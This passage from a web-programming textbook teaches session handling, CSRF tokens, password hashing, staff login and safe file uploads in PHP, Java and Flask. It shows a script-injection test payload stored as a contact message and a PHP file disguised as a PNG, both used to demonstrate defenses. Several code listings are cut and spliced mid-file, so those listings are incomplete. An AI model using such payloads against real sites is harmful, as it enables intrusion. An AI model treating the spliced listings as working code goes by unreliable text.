// lib/session.php — the session, the one-time "flash" message and the form token.

/** Start or resume this visitor's session. Call it before the page prints anything. */
function startSession(): void {
    if (session_status() === PHP_SESSION_ACTIVE) {
        return;
    }
    session_start([
        'cookie_httponly' => true,     // page scripts cannot read the session cookie
        'cookie_samesite' => 'Lax',    // another site's form cannot POST with it
        'use_strict_mode' => true,     // refuse a session id this server never issued
    ]);
}

/** This session's form token (CSRF token), made on first use. */
function csrfToken(): string {
    return $_SESSION['csrf'] ??= bin2hex(random_bytes(16));
}

/** True if the form sent back this session's token. */
function csrfOk(array $post): bool {
    $token = $_SESSION['csrf'] ?? '';
    return $token !== '' && hash_equals($token, field($post, 'csrf'));   // '' never
matches
}

/** Keep a message for the NEXT page only (post/redirect/get). */
function flash(string $message): void {
    $_SESSION['flash'] = $message;
}

/** Take the waiting message, if there is one, and forget it. */
function takeFlash(): ?string {
    $m = $_SESSION['flash'] ?? null;
    unset($_SESSION['flash']);
    return $m;
}

/** The e-mail of the staff member logged in on this session, or null. */
function staffEmail(): ?string {
    return $_SESSION['staff'] ?? null;
}
```

`startSession()` passes three settings. `cookie_httponly` and `cookie_samesite` put the same protections on the session cookie as on `last_service`. `use_strict_mode` makes PHP refuse a session id it never issued, one of the defenses against **session fixation**, the attack of planting a known id in a victim's browser; Section 3.21 adds the other.

3.20.4 The form token

In **cross-site request forgery** (CSRF), another site's page makes the visitor's browser post to yours. `SameSite=Lax` stops most of it, but the classic defense is a **form token**: a random value kept in the session and printed in a hidden field of every form. Another site can make the browser send the cookie but cannot read the token, so its post is refused.

`csrfOk()` compares with `hash_equals()`, which takes the same time whether the first or the last character differs, so the comparison leaks nothing through timing. Note the `$token !== ''` test: without it, a brand-new session with no token and a post with no token field would compare `''` with `''` and *pass*. That exact bug existed in the first draft of this chapter's code and was caught while writing the Java version; Java's `csrfOk()` and Flask's `csrf_ok()` carry the same guard.

3.20.5 The contact form: post, redirect, get

Listing 3.32 is the contact page.

Listing 3.32 `contact.php`: validate, store in a CSV file, remember a thank-you in the session, and redirect.

```
<?php
declare(strict_types=1);
// contact.php — the contact form: POST, validate, store, redirect, thank.

require_once __DIR__ . '/lib/services.php';
require_once __DIR__ . '/lib/validate.php';
require_once __DIR__ . '/lib/session.php';
require_once __DIR__ . '/lib/layout.php';

const MESSAGE_FILE = __DIR__ . '/data/messages.csv';

startSession();
$errors = [];
$old = ['name' => '', 'phone' => '', 'outlet' => '', 'message' => ''];

if ($_SERVER['REQUEST_METHOD'] === 'POST') {
    foreach (array_keys($old) as $k) {
        $old[$k] = field($_POST, $k);                 // so the form can be drawn again,
filled in
    }
    if (!csrfOk($_POST)) {
        $errors['form'] = 'This form has expired. Please send it again.';
    } else {
        [$clean, $errors] = validateContact($_POST);
    }
    if (!$errors) {
        saveMessage($clean);
        flash('Thank you, ' . $clean['name'] . '. ' . OUTLETS[$clean['outlet']] . ' will
call you back.');
        header('Location: contact.php', true, 303);   // post/redirect/get
        exit;
    }
}

/** Append one message to the CSV file. Ids run M0001, M0002, ... */
function saveMessage(array $m): void {
    if (!is_dir(dirname(MESSAGE_FILE))) {
        mkdir(dirname(MESSAGE_FILE), 0775, true);
    }
    $fh = fopen(MESSAGE_FILE, 'a+');
    flock($fh, LOCK_EX);                              // one writer at a time
    rewind($fh);
    $n = 0;
    while (fgetcsv($fh, null, ',', '"', '') !== false) {
        $n++;                                         // count records, not lines
    }
    $id = 'M' . str_pad((string) ($n + 1), 4, '0', STR_PAD_LEFT);
    fputcsv($fh, [$id, date('Y-m-d H:i'), $m['outlet'], $m['name'], $m['phone'],
$m['message']], ',', '"', '');
```

Listing 3.32 (Continued) *contact.php: validate, store in a CSV file, remember a thank-you in the session, and redirect.*

```
    flock($fh, LOCK_UN);
    fclose($fh);
}

$thanks = takeFlash();
pageStart('Contact us');
?>
<?php if ($thanks !== null): ?>
<p class="ok"><?= h($thanks) ?></p>
<?php endif; ?>
<?php if (isset($errors['form'])): ?>

<?php if (isset($errors['message'])): ?>
  <p class="err"><?= h($errors['message']) ?></p>
<?php endif; ?>
  <button type="submit">Send</button>
</form>
<?php pageEnd();
```

On success it does not print “thank you”. It stores the message, puts the thank-you in the session with `flash()`, and answers **303 See Other** with a `Location` header. The browser then GETs the page, which takes the message out of the session with `takeFlash()` and shows it once. This is **post/redirect/get**: after a redirect, the refresh button repeats only the harmless GET, never the POST (Exercise 3.16). `flock()` keeps two writers from interleaving, and ids count *records* with `fgetcsv()`, since a message may contain line breaks.

The real exchange, step by step. The first visit starts a session:

```
HTTP/1.1 200 OK
Set-Cookie: PHPSESSID=6c9f058c18d8a50e9cb2f33844ebfd10; path=/; HttpOnly; SameSite=Lax
```

A post with four bad fields shows all four messages at once:

```
  <p class="err">Enter your name (1 to 50 characters).</p>
  <p class="err">Enter a phone number with 8 to 15 digits (spaces and dashes are
allowed).</p>
  <p class="err">Choose one of our three outlets.</p>
  <p class="err">Write a message of 1 to 500 characters.</p>
```

A post without the token, from a fresh session, is refused:

```
<p class="err">This form has expired. Please send it again.</p>
```

A good post is answered with a redirect, not a page:

```
HTTP/1.1 303 See Other
Location: contact.php
```

The GET that follows shows the thank-you, and the next GET shows it no more (the count is 0):

```
<p class="ok">Thank you, Sri Wahyuni. Profitina Laundry Keputih will call you back.</p>
0
```

And the file received one line per message; `fputcsv()` put quotes around every value containing a space or a quote, and doubled the quotes inside:

```
M0001,"2026-09-23 18:48",O02,"Sri Wahyuni",081200004521,"Can you wash a batik sarong by
hand?"
M0002,"2026-09-23 18:48",O01,"Budi
Santoso",085700003318,"<script>alert(""stolen"")</script>"
```

The second message is the attack of Section 3.19 sent as a *message*. It is stored as the visitor wrote it, which is correct: validation checks that a message is 1 to 500 characters, not what it says. The defense is at output, on the staff page.

3.20.6 Sessions in Java and Flask

The JDK has no sessions, so `Web.java` (**Listing 3.17**) builds the small version that `session_start()` hides: a map from random ids to maps of data, a cookie named `SID`, `newSessionId()` for `session_regenerate_id()` and `endSession()` for `session_destroy()`. These sessions live in memory and vanish when the server stops; PHP keeps them in files. **Listing 3.33** is the contact page.

Listing 3.33 `ContactPage.java`: the contact form in Java, including a CSV writer and reader that match PHP's `fputcsv()` and `fgetcsv()`.

    }
```

Listing 3.33 (Continued) *ContactPage.java: the contact form in Java, including a CSV writer and reader that match PHP's fputcsv() and fgetcsv().*

```
}
```

Flask's `session` is different in kind: it is stored **in the cookie itself**, signed with `SECRET_KEY` so that the visitor cannot change it undetected. Signed is not encrypted. The session cookie Flask set after the staff login of Section 3.21 begins `eyJzdGFmZiI6…`, and decoding that part as Base64 gives:

```
{"staff":"kasir1@profitina-laundry.example"}
```

Anyone holding the cookie can *read* a Flask session, so never put a secret in it, and never publish the `SECRET_KEY`; `app.py` reads it from the environment variable `LAUNDRY_SECRET` and uses a

development value only when none is set. Flask also has one-time messages built in: `flash()` and `get_flashed_messages()`, used by **Listing 3.34**.

Listing 3.34 `templates/contact.html`: the contact form in Jinja, with Flask's flashed messages at the top.

```
{% extends "layout.html" %}{% set title = "Contact us" %}
{% block content -%}
{% for m in get_flashed_messages() %}<p class="ok">{{ m }}</p>
{% endfor %}{% if errors.form %}<p class="err">{{ errors.form }}</p>
{% endif %}<form method="post" action="">
  <input type="hidden" name="csrf" value="{{ csrf_token() }}">
  <label for="name">Your name</label>
  <input id="name" name="name" value="{{ old.name }}">
{% if errors.name %}  <p class="err">{{ errors.name }}</p>
{% endif %}  <label for="phone">Phone</label>
  <input id="phone" name="phone" value="{{ old.phone }}">
{% if errors.phone %}  <p class="err">{{ errors.phone }}</p>
{% endif %}  <label for="outlet">Outlet</label>
  <select id="outlet" name="outlet">
    <option value="">- choose -</option>
{% for id, name in outlets.items() %}    <option value="{{ id }}"{{ " selected" if id ==
old.outlet }}>{{ name }}</option>
{% endfor %}  </select>
{% if errors.outlet %}  <p class="err">{{ errors.outlet }}</p>
{% endif %}  <label for="message">Message</label>
  <textarea id="message" name="message" rows="4">{{ old.message }}</textarea>
{% if errors.message %}  <p class="err">{{ errors.message }}</p>
{% endif %}  <button type="submit">Send</button>
</form>
{%- endblock %}
```

Java and Flask gave the same answers to the same posts. Their redirects and thank-yous:

```
HTTP/1.1 303 See Other
Location: /contact
<p class="ok">Thank you, Sri Wahyuni. Profitina Laundry Keputih will call you back.</p>
HTTP/1.1 303 SEE OTHER
Location: /contact
<p class="ok">Thank you, Sri Wahyuni. Profitina Laundry Keputih will call you back.</p>
```

Python's `csv` module quotes only where it must (`M0001,2026-09-23 18:48,O02,Sri Wahyuni,…`); both forms are valid CSV.

3.21 Passwords: password_hash and the Staff Login

3.21.1 Never store a password

The staff page shows customers' names, phone numbers and messages. That is personal data, protected in Indonesia by UU 27/2022 [8], so the page needs a login. A login needs a stored secret to compare with, and the first rule of storing passwords is: **don't**. Store a **hash**.

> **DEFINITION.** A **password hash** is the output of a one-way function that is deliberately slow and mixes in a random **salt**. From the password you can compute the hash; from the hash you cannot compute the password, only test guesses, one slow guess at a time.

One-way: a stolen file of hashes does not give the passwords. **Salted**: the same password hashes differently every time, defeating precomputed tables. **Slow**: a fraction of a second is nothing for a person and ruinous for billions of guesses. A fast hash such as SHA-256 alone is *not* a password

hash. The OWASP Password Storage Cheat Sheet [9] names the acceptable functions: Argon2id, scrypt, bcrypt and PBKDF2.

3.21.2 password_hash in PHP

PHP does all of it in two functions: `password_hash($password, PASSWORD_DEFAULT)` makes a hash, and `password_verify($password, $hash)` tests a password against it. **Listing 3.35** shows both.

Listing 3.35 `make_hash.php`: make a hash to store, and show that it verifies.

```
<?php
// make_hash.php — turn a password into a hash to store. Run it at the command line:
//     php make_hash.php "Kasir#2026"
// The password itself is never stored anywhere; only the line this prints is.

$password = $argv[1] ?? '';
if ($password === '') {
    fwrite(STDERR, "usage: php make_hash.php PASSWORD\n");
    exit(1);
}

$hash = password_hash($password, PASSWORD_DEFAULT);        // bcrypt today, with a random
salt
echo $hash, PHP_EOL;
echo 'length: ', strlen($hash), PHP_EOL;
echo 'algorithm: ', password_get_info($hash)['algoName'], PHP_EOL;
echo 'verify right password: ', var_export(password_verify($password, $hash), true),
PHP_EOL;
echo 'verify wrong password: ', var_export(password_verify('kasir#2026', $hash), true),
PHP_EOL;

$again = password_hash($password, PASSWORD_DEFAULT);       // the same password once more
...
echo 'same hash twice? ', var_export($hash === $again, true), PHP_EOL;   // ... a different
salt
php make_hash.php "Kasir#2026"
```

```
$2y$12$4ranmfPtKdGvnvhFPS4.AeVUhyJjU3saZ6PW6AYa2hRc.ByBFqPTK
length: 60
algorithm: bcrypt
verify right password: true
verify wrong password: false
same hash twice? false
```

The string records everything needed to check it later: `$2y$` names bcrypt, `12` is the cost (each step up doubles the work), then 22 characters of salt and 31 of hash. `PASSWORD_DEFAULT` is bcrypt today and will follow PHP to a stronger algorithm; this PHP build also supports `PASSWORD_ARGON2ID`. Because the algorithm and salt travel inside the hash, `password_verify()` needs nothing else, and “same hash twice?” is `false` although the password was the same.

The demo account of the finished application is used here: `kasir1@profitina-laundry.example` with the password `Kasir#2026`. **Listing 3.36** stores only its hash, the one printed above.

Listing 3.36 `lib/staff.php`: the staff list holds hashes, never passwords.

```php
<?php
// lib/staff.php — who may read the messages. The password is stored ONLY as a
// hash printed by make_hash.php. Chapter 5 moves staff into the Employee table.

const STAFF = [
    'kasir1@profitina-laundry.example' =>
'$2y$12$4ranmfPtKdGvnvhFPS4.AeVUhyJjU3saZ6PW6AYa2hRc.ByBFqPTK',
];

// The hash of a password nobody knows, checked when the e-mail is unknown.
const DUMMY_HASH = '$2y$12$fIUeVxoqMGHnrJffUWlwe.4StZ3cMJzNodMTK86hZfnsNJif2M/W.';

/** True if the e-mail belongs to a staff member and the password matches. */
function checkLogin(string $email, string $password): bool {
    $hash = STAFF[strtolower($email)] ?? null;
    if ($hash === null) {
        password_verify($password, DUMMY_HASH);   // the same slow work, so timing reveals
nothing
        return false;
    }
    return password_verify($password, $hash);
}
```

When the e-mail is unknown, `checkLogin()` still runs `password_verify()` against a dummy hash. Without that line an unknown e-mail would be answered at once and a known one after the slow check, and an attacker could learn which e-mails are staff just by timing the answers.

3.21.3 The login, the protected page, and logging out

Listing 3.37, **Listing 3.38** and **Listing 3.39** complete the PHP track.

Listing 3.37 `login.php`: check the password against the hash and remember the staff member in the session.

```php
<?php
declare(strict_types=1);
// login.php — staff sign in. The password is checked against a hash, never stored.

require_once __DIR__ . '/lib/services.php';
require_once __DIR__ . '/lib/validate.php';
require_once __DIR__ . '/lib/session.php';
require_once __DIR__ . '/lib/staff.php';
require_once __DIR__ . '/lib/layout.php';

startSession();
$error = null;
$email = '';

if ($_SERVER['REQUEST_METHOD'] === 'POST') {
    $email = field($_POST, 'email');
    $password = $_POST['password'] ?? '';             // a password is NOT trimmed
    if (!csrfOk($_POST)) {
        $error = 'This form has expired. Please send it again.';
    } elseif (is_string($password) && checkLogin($email, $password)) {
        session_regenerate_id(true);                  // a new session id at every login
        $_SESSION['staff'] = strtolower($email);
        header('Location: messages.php', true, 303);
        exit;
    } else {
        $error = 'E-mail or password is wrong.';      // never say which of the two
    }
}

pageStart('Staff login');
?>
<?php if ($error !== null): ?>
<p class="err">
<?= h($error) ?>
</p>
<?php endif; ?>
<form method="post" action="">
  <input type="hidden" name="csrf" value="<?= h(csrfToken()) ?>">
  <label for="email">E-mail</label>
  <input id="email" name="email" type="email" value="<?= h($email) ?>">

?></td><td><?= h($m['name']) ?></td><td><?= h($m['phone']) ?></td><td><?= h($m['message'])
?></td></tr>
<?php endforeach; ?>
</table>
<form method="post" action="logout.php">
  <input type="hidden" name="csrf" value="<?= h(csrfToken()) ?>">
  <button type="submit">Log out</button>
```

Listing 3.38 (Continued) *messages.php: staff only. The search box uses GET, because searching only asks.*

```
</form>
<?php pageEnd();
```

Listing 3.39 `logout.php`: logging out changes state, so it is a POST that carries the token.

```php
<?php
declare(strict_types=1);
// logout.php — end the session completely. Logging out changes state, so it is a POST.

require_once __DIR__ . '/lib/validate.php';
require_once __DIR__ . '/lib/session.php';

startSession();
if ($_SERVER['REQUEST_METHOD'] === 'POST' && csrfOk($_POST)) {
    $_SESSION = [];                                  // forget everything on the server
...
    setcookie(session_name(), '', ['expires' => time() - 3600, 'path' => '/']);  // ... and
in the browser
    session_destroy();
}
header('Location: login.php', true, 303);
```

Four details matter. One message covers a wrong password and an unknown e-mail, so the page never confirms which e-mails exist. The password is **not trimmed**. `session_regenerate_id(true)` gives the session a **new id at login**, so an id planted or seen before login is worthless afterwards; that completes the defense against session fixation. And `messages.php` checks the login *before* reading anything.

The real run. Without a login, the staff page redirects:

```
HTTP/1.1 303 See Other
Location: login.php
```

A wrong password and an unknown e-mail get the same answer:

```
<p class="err">E-mail or password is wrong.</p>
  <input id="email" name="email" type="email" value="kasir1@profitina-laundry.example">
<p class="err">E-mail or password is wrong.</p>
```

The right password redirects to the messages, and the session id changes: it was `PHPSESSID=5eaf612af40ebece7e5babe1bd75ee98` before, and the response sets a new one:

```
HTTP/1.1 303 See Other
Set-Cookie: PHPSESSID=103c3cf76cd548d5c3251bf9822d68e9; path=/; HttpOnly; SameSite=Lax
Location: messages.php
```

The staff page shows both messages, and the attack stored in the second is printed as harmless text, because every cell went through `h()`:

```
<main>
<h1>Messages</h1>
<p>Logged in as kasir1@profitina-laundry.example. 2 message(s).</p>
<form method="get" action=""><input name="q" value=""> <button>Search</button></form>
<table>
<tr><th>Id</th><th>Time</th><th>Outlet</th><th>Name</th><th>Phone</th><th>Message</th></tr>
<tr><td>M0001</td><td>2026-09-23 18:48</td><td>O02</td><td>Sri
Wahyuni</td><td>081200004521</td><td>Can you wash a batik sarong by hand?</td></tr>
<tr><td>M0002</td><td>2026-09-23 18:48</td><td>O01</td><td>Budi
Santoso</td><td>085700003318</td><td>&lt;script&gt;alert(&quot;stolen&quot;)&lt;/script&gt;
</td></tr>
</table>
<form method="post" action="logout.php">
  <input type="hidden" name="csrf" value="5513f53ab8fbb499371e34419d80d587">
  <button type="submit">Log out</button>
</form>
</main>
```

Searching with `?q=batik` keeps one row, and logging out deletes the cookie and redirects; the staff page is closed again:

```
<p>Logged in as kasir1@profitina-laundry.example. 1 message(s) matching "batik".</p>
<tr><td>M0001</td><td>2026-09-23 18:48</td><td>O02</td><td>Sri
Wahyuni</td><td>081200004521</td><td>Can you wash a batik sarong by hand?</td></tr>
HTTP/1.1 303 See Other
Set-Cookie: PHPSESSID=deleted; expires=Thu, 01 Jan 1970 00:00:01 GMT; Max-Age=0; path=/
Location: login.php
HTTP/1.1 303 See Other
Location: login.php
```

3.21.4 The same login in Java and Flask

The JDK has no `password_hash()`, but it has PBKDF2, one of the functions OWASP accepts. **Listing 3.40** uses it in exactly the format the finished application stores in `Employee.password_hash`, `pbkdf2_sha256$600000$salt$hash`, and checks itself against the test vector published with the application's database.

Listing 3.40 `Passwords.java`: PBKDF2 hashes in the finished application's format. `MessageDigest.isEqual()` compares in constant time.

```
import java.security.MessageDigest;
import java.security.NoSuchAlgorithmException;
import java.security.SecureRandom;
import java.security.spec.InvalidKeySpecException;
import java.util.Base64;
import javax.crypto.SecretKeyFactory;
import javax.crypto.spec.PBEKeySpec;

/** Passwords.java — PBKDF2 password hashes, in the format the finished application stores:
 *      pbkdf2_sha256$<iterations>$<salt in Base64>$<hash in Base64>
 *  Make one with:  java Passwords "Kasir#2026" */
public final class Passwords {
    static final int ITERATIONS = 600_000;

    static String hash(String password) {
        byte[] salt = new byte[16];
        new SecureRandom().nextBytes(salt);                     // a new random salt every
time
        byte[] key = pbkdf2(password, salt, ITERATIONS, 32);
        Base64.Encoder b64 = Base64.getEncoder();
        return "pbkdf2_sha256$" + ITERATIONS + "$" + b64.encodeToString(salt) + "$" +
b64.encodeToString(key);
    }

            Web.endSession(ex);
        }
        Web.redirect(ex, "/login");
    }
}
```

Flask ships with Werkzeug, whose `generate_password_hash()` and `check_password_hash()` play the part of PHP's pair; its default today is scrypt (**Listing 3.42**).

Listing 3.42 `make_hash.py`: a password hash in Python with Werkzeug.

```
"""make_hash.py — turn a password into a hash to store:  python make_hash.py "Kasir#2026"
werkzeug comes with Flask; its default today is scrypt, with a random salt."""
import sys

from werkzeug.security import check_password_hash, generate_password_hash

if len(sys.argv) != 2 or not sys.argv[1]:
    sys.exit("usage: python make_hash.py PASSWORD")
password = sys.argv[1]

hashed = generate_password_hash(password)
print(hashed)
print("length:", len(hashed))
print("method:", hashed.split("$")[0])
print("verify right password:", check_password_hash(hashed, password))
print("verify wrong password:", check_password_hash(hashed, password.lower()))
print("same hash twice?", hashed == generate_password_hash(password))
```

```
scrypt:32768:8:1$7XdEJuVlPkkNbliT$b5f4db70fbb7eb6928b1ee3cb485abde8c645d784ef907a6042db1476
f8b4f7a82a84d1232c427a9640c40332f974f23dfa03bfca9994332e9e52717d871bf19
length: 162
method: scrypt:32768:8:1
verify right password: True
verify wrong password: False
same hash twice? False
```

The login functions are in `app.py` (**Listing 3.26**): `check_login()`, `login()`, `messages()` and `logout()`. Flask has no `session_regenerate_id()`, because its session has no id; `session.clear()` at login gives a fresh signed cookie with nothing carried over, which serves the same purpose. **Listing 3.43** and **Listing 3.44** are the two templates.

Listing 3.43 `templates/login.html`: the login form. The password box never gets a `value`.

```
{% extends "layout.html" %}{% set title = "Staff login" %}
{% block content -%}
{% if error %}<p class="err">{{ error }}</p>
{% endif %}<form method="post" action="">
  <input type="hidden" name="csrf" value="{{ csrf_token() }}">
  <label for="email">E-mail</label>
  <input id="email" name="email" type="email" value="{{ email }}">
  <label for="password">Password</label>
  <input id="password" name="password" type="password">
  <button type="submit">Log in</button>
</form>
{%- endblock %}
```

Listing 3.44 `templates/messages.html`: the staff page. Every cell is escaped by Jinja.

```
{% extends "layout.html" %}{% set title = "Messages" %}
{% block content -%}
<p>Logged in as {{ staff }}. {{ rows|length }} message(s){% if q %} matching "{{ q }}"{%
endif %}.</p>
<form method="get" action=""><input name="q" value="{{ q }}">
<button>Search</button></form>
<table>
<tr><th>Id</th><th>Time</th><th>Outlet</th><th>Name</th><th>Phone</th><th>Message</th></tr>
{% for m in rows %}<tr>{% for v in m %}<td>{{ v }}</td>{% endfor %}</tr>
{% endfor %}</table>
<form method="post" action="/logout">
  <input type="hidden" name="csrf" value="{{ csrf_token() }}">
  <button type="submit">Log out</button>
</form>
{%- endblock %}
```

Both tracks passed the same run as PHP. Java's login and staff table:

```
HTTP/1.1 303 See Other
Set-cookie: SID=52b99a99fd8231300f8c6373027019aa; Path=/; HttpOnly; SameSite=Lax
Location: /messages
<p>Logged in as kasir1@profitina-laundry.example. 1 message(s) matching "batik".</p>
<tr><td>M0001</td><td>2026-09-23 18:48</td><td>O02</td><td>Sri
Wahyuni</td><td>081200004521</td><td>Can you wash a batik sarong by hand?</td></tr>
```

Flask's:

```
HTTP/1.1 303 SEE OTHER
Location: /messages
Set-Cookie:
session=eyJzdGFmZiI6Imthc2lyMUBwcm9maXRpbmEtbGF1bmRyeS5leGFtcGxlIn0.arO8ow.rfeHKAS2vdexHa_b
Q5iQ7RuWIHs; HttpOnly; Path=/; SameSite=Lax
<p>Logged in as kasir1@profitina-laundry.example. 1 message(s) matching "batik".</p>
<tr><td>M0001</td><td>2026-09-23 18:48</td><td>O02</td><td>Sri
Wahyuni</td><td>081200004521</td><td>Can you wash a batik sarong by hand?</td></tr>
```

Table 3.16 sets the three stored formats side by side.

Table 3.16 The three password-hash formats of this chapter. Each carries its algorithm, cost and salt inside the string.

Track	Function	Stored string begins	Length
PHP	`password_hash()`, bcrypt	`$2y$12$`	60
Java	PBKDF2-HMAC-SHA256, 600,000 rounds	`pbkdf2_sha256$600000$`	90
Python	Werkzeug, scrypt	`scrypt:32768:8:1$`	162

The finished application goes one step further: all its tracks share **one** `password_hash` column, so they all use the PBKDF2 format of `Passwords.java`, and its PHP track calls `hash_pbkdf2()` and `hash_equals()` instead of `password_hash()` (`App/php/src/Password.php`). One format every program understands is a design decision, not a language feature.

3.22 Accepting a File

Customers who pay by bank transfer send a photograph of the slip. A file upload is the sharpest edge of this chapter: you are letting a stranger put a file on your server. The form needs `method="post"`, `enctype="multipart/form-data"` and an `<input type="file">`; leave out the `enctype` and only the file's *name* is sent, with no error anywhere. The file arrives in

`$_FILES['slip']` with five keys: `name` (what the browser called it), `type` (what the browser *claims* it is), `size`, `tmp_name` (where PHP parked it) and `error`, one of the codes in **Table 3.17**.

Table 3.17 The upload error codes. Test `error` first; the other keys mean nothing when it is not `UPLOAD_ERR_OK`.

Constant	Meaning
`UPLOAD_ERR_OK` (0)	the file arrived
`UPLOAD_ERR_INI_SIZE` (1) / `UPLOAD_ERR_FORM_SIZE` (2)	larger than `upload_max_filesize` / than the form's `MAX_FILE_SIZE`
`UPLOAD_ERR_PARTIAL` (3)	the transfer was cut short
`UPLOAD_ERR_NO_FILE` (4)	no file was chosen
`UPLOAD_ERR_NO_TMP_DIR` (6) / `UPLOAD_ERR_CANT_WRITE` (7)	the server has no temporary folder / could not write

Listing 3.45 `upload.php`: five checks stand between a stranger's file and your disk.

```
<?php
// upload.php — accept a photograph of the transfer slip, safely.
declare(strict_types=1);
require_once __DIR__ . '/lib/validate.php';

const UPLOAD_DIR = __DIR__ . '/uploads';
const MAX_BYTES  = 2 * 1024 * 1024;                 // 2 MB
const ALLOWED    = ['image/jpeg' => 'jpg', 'image/png' => 'png', 'application/pdf' =>
'pdf'];

$message = null;
$error   = null;

if ($_SERVER['REQUEST_METHOD'] === 'POST') {
    $f = $_FILES['slip'] ?? null;

    if ($f === null || $f['error'] === UPLOAD_ERR_NO_FILE) {
        $error = 'Please choose a file first.';
    } elseif ($f['error'] !== UPLOAD_ERR_OK) {
        $error = 'Upload failed, PHP error code ' . $f['error'] . '.';
    } elseif ($f['size'] > MAX_BYTES) {
        $error = 'The file is larger than 2 MB.';
    } elseif (!is_uploaded_file($f['tmp_name'])) {
        $error = 'That was not an uploaded file.';          // defeats a forged path
    } else {
        // Never trust $f['type'] — the browser sends it and a browser can lie.
        $finfo = new finfo(FILEINFO_MIME_TYPE);
        $mime  = $finfo->file($f['tmp_name']);
        if (!isset(ALLOWED[$mime])) {
            $error = 'Only JPEG, PNG or PDF is accepted (this file is ' . $mime . ').';
        } else {
            // Never trust $f['name'] either — invent our own name.
            $safe = 'slip-' . bin2hex(random_bytes(8)) . '.' . ALLOWED[$mime];
            if (!is_dir(UPLOAD_DIR)) { mkdir(UPLOAD_DIR, 0775, true); }
            if (move_uploaded_file($f['tmp_name'], UPLOAD_DIR . '/' . $safe)) {
                $message = 'Stored as ' . $safe . ' (' . $f['size'] . ' bytes, ' . $mime .
').';
            } else {
                $error = 'Could not store the file.';
            }
        }
    }
}
?>
<!DOCTYPE html>
<html lang="en"><head><meta charset="utf-8"><title>Upload the transfer slip</title></head>
<body>
<h1>Profitina Laundry — proof of payment</h1>
```

Listing 3.45 (Continued) *upload.php: five checks stand between a stranger's file and your disk.*

```
<?php if ($message): ?><p class="ok"><?= h($message) ?></p><?php endif; ?>
<?php if ($error):   ?><p class="err"><?= h($error)   ?></p><?php endif; ?>
<form method="post" action="" enctype="multipart/form-data">
  <input type="hidden" name="MAX_FILE_SIZE" value="<?= MAX_BYTES ?>">
  <label for="slip">Photograph of the transfer slip (JPEG, PNG or PDF, max 2 MB)</label>
  <input id="slip" name="slip" type="file">
  <button type="submit">Upload</button>
</form>
</body></html>
```

Each check answers an attack. `is_uploaded_file()` rejects a forged `tmp_name`. The **real type** comes from the file's bytes via `finfo`, not from the client's claim. **An invented name** defeats `../` tricks, double extensions such as `slip.php.jpg`, and overwriting. **The extension comes from the allowlist**, so no executable file can be created. `move_uploaded_file()` repeats the first check.

Three real runs: a genuine PNG, a PHP script renamed `evil.png` and sent as `image/png`, and a post with no file.

```
<p class="ok">Stored as slip-5cfde896d7d01c46.png (67 bytes, image/png).</p>
<p class="err">Only JPEG, PNG or PDF is accepted (this file is text/x-php).</p>
<p class="err">Please choose a file first.</p>
```

The browser said `image/png`, the bytes said PHP, and the bytes won. Even so, **uploads must not land where the server runs code**: keep the folder outside the web root or forbid execution in it. Flask reads the same upload as `request.files["slip"]`; the JDK's server leaves you to parse `multipart/form-data` by hand, which is why Chapter 7 returns to uploads with the Servlet API's `getPart()`.

3.23 Errors, and How to Read Them

A beginner reads "there is an error" and stops. The message says far more: what kind of failure, in which file, on which line. The `errors/` folder holds five programs that fail on purpose; each was run with `php -d display_errors=1 -d log_errors=0 errors/<name>.php`.

Parse error. `echo "one"` without its semicolon, followed by `echo "two";`:

```php
<?php
// A missing semicolon. PHP will not run one line of this file.
echo "one"
echo "two";
```

```
Parse error: syntax error, unexpected token "echo", expecting "," or ";" in
/home/claude/kit/WebPro/Code_new/Chapter03/php/errors/parse_error.php on line 4
```

A parse error happens before anything runs; **not one line executed**. And the line reported is where PHP gave up, the line *after* the missing semicolon: having read `echo "one"`, it needed `,` or `;` and met `echo`. **When a parse error names line n, look at line $n - 1$.**

Warnings. Reading a variable that was never set, and a key that does not exist:

```
Total:
Warning: Undefined variable $total in
/home/claude/kit/WebPro/Code_new/Chapter03/php/errors/warning.php on line 3

Warning: Undefined array key "phone" in
/home/claude/kit/WebPro/Code_new/Chapter03/php/errors/undefined_index.php on line 3
```

A warning means *something is wrong and I carried on*. `Total:` was printed with nothing after it. **A warning is a bug that has not been noticed yet.** The second is what `$_POST['something']` gives on a GET request, and `?? ''` or `field()` is the answer.

Fatal errors. A call to a function that does not exist, and, with `declare(strict_types=1)`, a string passed to a `float` parameter:

```
before

Fatal error: Uncaught Error: Call to undefined function calculateTotal() in
/home/claude/kit/WebPro/Code_new/Chapter03/php/errors/fatal_error.php:4
Stack trace:
#0 {main}
  thrown in /home/claude/kit/WebPro/Code_new/Chapter03/php/errors/fatal_error.php on line 4
```

```
Fatal error: Uncaught TypeError: kilos(): Argument #1 ($k) must be of type float, string
given, called in /home/claude/kit/WebPro/Code_new/Chapter03/php/errors/type_error.php on
line 4 and defined in
/home/claude/kit/WebPro/Code_new/Chapter03/php/errors/type_error.php:3
Stack trace:
#0 /home/claude/kit/WebPro/Code_new/Chapter03/php/errors/type_error.php(4): kilos()
#1 {main}
  thrown in /home/claude/kit/WebPro/Code_new/Chapter03/php/errors/type_error.php on line 3
```

Fatal means *I cannot continue*: `before` was printed and `after` never was. The **stack trace** lists the calls that led there, read from the bottom up; `{main}` is the top level of the script. The `TypeError` is the error you *want*: without `strict_types`, PHP would have turned `"three"` into `0.0` and carried on computing a wrong answer in silence.

In `php.ini`, keep `display_errors` **on** while developing and **off** in production (messages reveal paths), `log_errors` on always, and `error_reporting` at `E_ALL`. One more message is worth knowing by heart: **"headers already sent"** means something was printed before `header()`, `setcookie()` or `session_start()`, usually a blank line before `<?php` or after a closing `?>`, which is why pure-PHP files have no closing tag. Java reports the same failures as `javac` errors and exceptions; Python as a `SyntaxError` and a traceback.

3.24 The Laundry Pages, Assembled

The three tracks are now complete, and they are the same small site: a home page listing the outlets, the calculator, the contact form, and the staff login and messages. The PHP home page, **Listing 3.46**, is the last listing of the track.

Listing 3.46 `index.php`: the home page, reached at `/` because the built-in server looks for `index.php` when a folder is requested.

```php
<?php
declare(strict_types=1);
// index.php — the home page: the three outlets and a way in to everything else.

require_once __DIR__ . '/lib/services.php';
require_once __DIR__ . '/lib/validate.php';
require_once __DIR__ . '/lib/layout.php';

pageStart('Welcome');
?>
<p>Clean clothes, honest prices, three outlets in Surabaya.</p>
<ul>
<?php foreach (OUTLETS as $id => $name): ?>
  <li><?= h($id) ?>: <?= h($name) ?></li>
<?php endforeach; ?>
</ul>
<p><a href="calculator.php">Work out a price</a> or <a href="contact.php">send us a
message</a>.</p>
<?php pageEnd();
```

